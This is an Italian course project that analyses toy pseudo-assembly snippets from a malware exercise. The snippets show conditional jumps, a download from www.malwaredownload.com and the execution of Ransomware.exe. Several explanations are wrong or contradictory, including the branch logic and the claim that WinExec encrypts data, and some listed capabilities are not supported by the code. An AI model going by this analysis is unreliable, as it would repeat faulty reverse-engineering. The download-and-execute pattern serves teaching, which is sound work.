# Progetto - S11

*Malware Aanalysis*



## Natalino Imbrogno

**Cybersecurity Specialist**

EPICODE

## ASSEMBLY CODE ANALYSIS

I seguenti snippet di codice assembly

| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 00401040 | mov | EAX, 5 | |
| 00401044 | mov | EBX, 10 | |
| 00401048 | cmp | EAX, 5 | |
| 0040105B | jnz | loc 0040BBA0 | ; tabella 2 |
| 0040105F | inc | EBX | |
| 00401064 | cmp | EBX, 11 | |
| 00401068 | jz | loc 0040FFA0 | ; tabella 3 |

| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 0040BBA0 | mov | EAX, EDI | EDI= www.malwaredownload.com |
| 0040BBA4 | push | EAX | ; URL |
| 0040BBA8 | call | DownloadToFile() | ; pseudo funzione |

| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 0040FFA0 | mov | EDX, EDI | EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe |
| 0040FFA4 | push | EDX | ; .exe da eseguire |
| 0040FFA8 | call | WinExec() | ; pseudo funzione |

Fanno riferimento ad un malware.

E’ possibile affermare che il suddetto effettua due salti condizionali:

- *jnz loc 0040BBA0*, che viene eseguito se il valore di *EAX* è diverso da *5*;
- *jz loc 0040FFAO*, che viene eseguito se il valore di *EBX* è uguale a *11*.

La prima istruzione verifica se il valore di *EAX* è uguale a *5*. Se lo è, il malware continua


l'esecuzione dalla prossima istruzione. In caso contrario, il malware salta alla posizione *0040BBA0*, che contiene il codice per scaricare il malware dal server.

La seconda istruzione verifica se il valore di *EBX* è uguale a *11*. Se lo è, allora esegue il malware. In caso contrario, continua l'esecuzione dalla prossima istruzione.

La considerazione che ho appena riportato è supportata dalle seguenti osservazioni:

- l'istruzione *jnz loc 0040BBA0* ha come operando l'istruzione *loc 0040BBA0*. L'istruzione *loc 0040BBA0* contiene il codice per scaricare il malware dal server. Pertanto, l'istruzione *jnz loc 004BBA0* verifica se il valore di *EAX* è uguale a *5*. Se lo è, il malware continua l'esecuzione dalla prossima istruzione, che rappresenta il codice per scaricare il malware;
- l'istruzione *jz loc 0040FFAO* ha come operando l'istruzione *loc 0040FFAO*. L'istruzione *loc 0040FFAO* contiene il codice per eseguire il malware. Pertanto, l'istruzione *jz loc 0040FFAO* verifica se il valore di *EBX* è uguale a *11*. Se lo è, esegue il malware.

E' possibile rappresentare i salti condizionali attraverso un diagramma di flusso simile alla rappresentazione grafica del disassembler *IDA Pro* indicando con una linea verde i salti effettuati e con una linea rossa i salti non effettuati




La linea rossa che collega *loc 0040BBA0* a *loc 0040105F* indica che il salto da *loc 0040BBA0* a *loc 0040105F* non viene effettuato se il valore di *EAX* è uguale a *5*.

La linea verde che collega *loc 0040105F* a *loc 0040FFAO* indica che il salto da *loc 0040105F* a *loc 0040FFAO* viene effettuato se il valore di *EBX* è uguale a *11*.

Le diverse funzionalità implementate all'interno del malware sono:

- controllo dell'esecuzione del codice: il malware inizia verificando se il valore di *EAX* è uguale a *5*. In caso contrario, salta alla posizione *0040BBA0*, che contiene il codice per scaricare il malware dal server. Questa funzionalità consente al malware di controllare l'esecuzione del codice. Ad esempio, il malware potrebbe utilizzare proprio la suddetta funzionalità per evitare di essere eseguito in un ambiente di analisi malware;
- download del malware dal server: se il valore di *EAX* non è uguale a *5*, il malware salta alla posizione *0040BBA0*. Questa posizione contiene il codice per scaricare il malware dal server. Scarica il malware dal server utilizzando l'istruzione *mov* per assegnare l'indirizzo del server all'istruzione *EAX*. Quindi utilizza l'istruzione *push* per inserire l'indirizzo del server nello stack. Infine, utilizza l'istruzione *call* per chiamare la funzione *DownloadToFile()*. Questa funzionalità consente al malware di distribuirsi da un server remoto.
- esecuzione del malware: se il valore di *EBX* è uguale a *11*, esegue il malware utilizzando l'istruzione *mov* per assegnare il suo indirizzo all'istruzione *EDX*. Quindi, il malware utilizza l'istruzione *push* per inserire l'indirizzo nello stack. Infine, utilizza l'istruzione *call* per chiamare la funzione *WinExec()*. Questa funzionalità consente al malware di crittografare i dati del sistema della vittima;
- raccolta di dati: il malware può raccogliere dati dal sistema della vittima, come ad esempio informazioni sul suddetto sistema e informazioni personali. Questi dati possono essere utilizzati per scopi diversi, come ad esempio identificare la vittima, ricattare la vittima, vendere le informazioni sul dark web;
- distribuzione di altri malware: il malware può distribuire altri malware, e questi ultimi possono essere utilizzati per ulteriori attacchi informatici.

Con riferimento al secondo e al terzo snippet:

- nella prima chiamata di funzione, l'argomento *EDI* viene passato alla funzione *DownloadToFile()* utilizzando l'istruzione *push*. Quest'ultima inserisce il valore di *EDI* nello stack. La funzione *DownloadToFile()* può quindi accedere all'argomento *EDI* dal fondo dello stack;
- nella seconda chiamata di funzione, l'argomento *EDX* viene passato alla funzione *WinExec()* utilizzando l'istruzione *push*. Quest'ultima inserisce il valore di *EDX* nello stack. La funzione *WinExec()* può quindi accedere all'argomento *EDX* dal fondo dello stack.

In generale, gli argomenti alle successive chiamate di funzione vengono passati utilizzando le seguenti istruzioni:

- *push* per inserire l'argomento nello stack;
- *pop* per estrarre l'argomento dallo stack;

Nei casi in cui gli argomenti sono di dimensioni maggiori, possono essere passati utilizzando le istruzioni *lea* o *mov* per caricare l'indirizzo dell'argomento nello stack.

In questo caso, gli argomenti sono di dimensioni relativamente piccole, quindi vengono semplicemente passati utilizzando le istruzioni *push*.